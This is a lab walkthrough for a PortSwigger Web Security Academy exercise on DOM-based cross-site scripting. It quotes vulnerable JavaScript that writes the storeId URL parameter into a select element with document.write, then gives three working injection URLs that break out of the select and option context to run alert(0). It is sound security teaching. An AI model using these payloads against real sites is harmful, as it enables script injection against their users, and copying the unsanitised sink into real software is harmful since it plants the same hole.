DOM-Based XSS — document.write Inside a Select Element
| Field | Value |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Vulnerability | DOM-Based Cross-Site Scripting (XSS) |
| Difficulty | Practitioner |
| Source | location.search (storeId parameter) |
| Sink | document.write() inside <select> / <option> |
| Goal | Break out of the <select> context and execute alert(0) |
Phase 1 — Reconnaissance
Accessing a product and inspecting the stock check functionality:

The vulnerable JavaScript builds the store dropdown dynamically:
var stores = ["London","Paris","Milan"];
var store = (new URLSearchParams(window.location.search)).get('storeId');
document.write('<select name="storeId">');
if(store) {
    document.write('<option selected>'+store+'</option>');
}
for(var i=0;i<stores.length;i++) {
    if(stores[i] === store) { continue; }
    document.write('<option>'+stores[i]+'</option>');
}
document.write('</select>');
The storeId URL parameter is read via URLSearchParams and written directly into a <option> tag via document.write() — no sanitization. The resulting HTML:
<select name="storeId">
    <option>London</option>
    <option>Paris</option>
    <option>Milan</option>
</select>
Phase 2 — Confirming Injection

Intercepting the request confirms the stock check sends productId and storeId via POST — but storeId is also accepted as a URL parameter:
Navigating to:
/product?productId=2&storeId=TETO

TETO appeared in the dropdown — the parameter is reflected directly into the <option> content. Injection is confirmed.
Phase 3 — Exploitation
Method 1 — Script Tag Inside Option
Since the sink is document.write() (not innerHTML), <script> tags are executed — unlike the innerHTML lab where they were inert:
/product?productId=2&storeId=<script>alert(0)</script>

Alert fired. The resulting DOM:
<select name="storeId">
    <option selected=""><script>alert(0)</script></option>
    <option>London</option>
    <option>Paris</option>
    <option>Milan</option>
</select>
Method 2 — Break Out of Select + img onerror
Closing the <option> and <select> tags first, then injecting an event handler:
/product?productId=1&storeId="></select><img src=1 onerror=alert(0)>
Method 3 — Close option and select, inject script
/product?productId=2&storeId=</option></select><script>alert(0)</script>
All three methods achieve the same result — the choice depends on what the WAF or output encoding allows.